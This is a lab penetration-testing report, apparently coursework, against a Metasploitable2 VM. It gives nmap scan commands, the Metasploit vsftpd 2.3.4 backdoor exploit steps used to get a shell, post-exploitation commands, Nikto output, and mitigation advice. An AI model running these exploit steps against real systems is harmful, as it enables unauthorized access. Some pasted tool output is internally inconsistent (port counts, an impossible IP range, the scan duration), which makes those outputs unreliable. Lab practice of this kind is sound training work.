

Network Penetration Testing Report

1. Introduction

This report presents the findings of a network penetration testing assessment conducted in a controlled lab environment. The objective of this project was to identify vulnerabilities in a target system, exploit them, and analyze their potential impact.

The testing was performed using industry-standard tools and methodologies to simulate real-world attack scenarios.

2. Lab Setup

Component	Description
Attacker Machine	Kali Linux
Target Machine	Metasploitable2
Network Type	Virtual Lab (Host-only / NAT)

3. Tools Used

- Kali Linux
- Nmap
- Metasploit Framework
- Netcat
- Wireshark
- Nikto

4. Methodology

The penetration testing process followed a structured approach:

4.1 Reconnaissance

- Identified active hosts on the network
- Gathered initial information about the target

4.2 Scanning

- Performed port scanning
- Identified open ports and services

4.3 Enumeration

- Collected service versions
- Identified potential vulnerabilities

4.4 Exploitation

- Used known exploits to gain access

4.5 Post-Exploitation

- Verified system access
- Analyzed compromised environment

5. Network Scanning

Command Used:

```
nmap -sS <target-ip>  
nmap -sV <target-ip>  
nmap -A <target-ip>
```

Findings:

- Multiple open ports detected
- Services identified:
 - FTP (Port 21)
 - SSH (Port 22)
 - HTTP (Port 80)




6. Vulnerability Analysis

Command Used:

`nmap --script vuln <target-ip>`

Findings:

- FTP service (vsftpd 2.3.4) identified as vulnerable
- HTTP service showed potential misconfigurations



```
kali [Running] - Oracle VirtualBox
File Machine View Input Devices Help

kali@kali:~$ nmap --script vuln 10.0.2.15
Starting Nmap 7.95 ( https://nmap.org ) at 2026-05-06 09:27 -0400
Nmap scan report for 10.0.2.15
Host is up (0.00002ms latency).
Not shown: 999 filtered tcp ports (no-response)
PORT      STATE SERVICE
21/tcp    open  ftp
80/tcp    open  http
|_ http-stored-xss: Couldn't find any stored XSS vulnerabilities.
|_ http-csrf: Couldn't find any CSRF vulnerabilities.
|_ http-dombased-xss: Couldn't find any DOM based XSS.
|_ http-enum:
|_ /server-status/: Potentially interesting folder
Nmap done: 1 IP address (1 host up) scanned in 38.05 seconds
```

7. Exploitation

Tool Used:


Metasploit Framework

Commands:

```
msfconsole
search vsftpd
use exploit/unix/ftp/vsftpd_234_backdoor
set RHOST <target-ip>
Set LPORT <4444>
run
```

Result:

- Successfully exploited FTP vulnerability
- Gained remote shell access to target system




8. Post Exploitation

Commands:

```
whoami  
uname -a  
ls
```

Findings:

- Confirmed system-level access
- Verified compromised environment




9. Packet Analysis


Tool Used:

Wireshark

Observations:

- Captured network packets during attack
- Identified:
 - TCP communication
 - Exploit-related traffic





• Manual Enumeration:-

Tool Used:-

Nikto

```
kali [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help

kali@kali:~$ nikto -h http://127.0.0.1
Nikto v2.6.0

+ Target IP: 127.0.0.1
+ Target Hostname: 127.0.0.1
+ Target Port: 80
+ Platform: Linux/Unix
+ Start Time: 2026-05-06 09:47:43 (GMT-4)

+ Server: Apache/2.4.66 (Debian)
+ ERROR: Failed to check for updates: 429
+ No CGI Directories found (use '-C all' to force check all possible dirs), CGI tests skipped:
+ [999988] /: Server may leak inodes via ETags, header found with file /, inode: 29cf, size: 649a9aef2873, mtime: gzip. See: https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2003-1418
+ [013587] /: Suggested security header missing: x-content-type-options. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Content-Type-Options
+ [013587] /: Suggested security header missing: strict-transport-security. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/Strict-Transport-Security
+ [013587] /: Suggested security header missing: referrer-policy. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/Referrer-Policy
+ [013587] /: Suggested security header missing: content-security-policy. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/CSP
+ [013587] /: Suggested security header missing: permissions-policy. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/Permissions-Policy
+ [999990] OPTIONS: Allowed HTTP Methods: HEAD, GET, POST, OPTIONS
+ [001406] /server-status: The mod_status module reveals Apache information. See: https://httpd.apache.org/docs/2.4/mod/mod_status.html
+ [007342] /: X-Frame-Options header is deprecated and was replaced with the Content-Security-Policy HTTP header with the frame-ancestors directive. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Reference/Headers/X-Frame-Options
+ [007352] /: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type. See: https://www.netsparker.com/web-vulnerability-scanner/vulnerabilities/missing-content-type-header/
+ 8883 requests: 16 errors and 10 items reported on the remote host
+ End Time: 2026-05-06 09:53:17 (GMT-4) (33k seconds)

+ 1 host(s) tested

kali@kali:~$ enumlinux 192.168.1.0
Starting enumlinux v0.9.1 ( http://labs.portcullis.co.uk/application/enumlinux/ ) on Wed May 6 09:56:32 2026

( Target Information )
Target ..... 192.168.1.0
IP Range ..... 190-198-1000-1050
Username .....
Password .....
Known Usernames .. administrator, guest, krbtgt, domain admins, root, bin, none

( Enumerating Workgroup/Domain on 192.168.1.0 )

[E] Can't find workgroup/domain

( Netstat Information for 192.168.1.0 )

Looking up status of 192.168.1.0
No reply from 192.168.1.0

( Session Check on 192.168.1.0 )
```

10. Impact Analysis

The identified vulnerabilities can lead to:

- Unauthorized system access
- Data exposure
- Full system compromise
- Network exploitation

This demonstrates the importance of securing services and updating outdated software.

11. Mitigation Strategies

- Update vulnerable services (e.g., FTP server)
- Disable unnecessary ports
- Implement firewall rules
- Use intrusion detection systems (IDS)
- Regular vulnerability scanning and patching

12. Conclusion

The penetration testing assessment successfully identified and exploited critical vulnerabilities in the target system. The results highlight the importance of proactive security measures and continuous monitoring to prevent cyber attacks.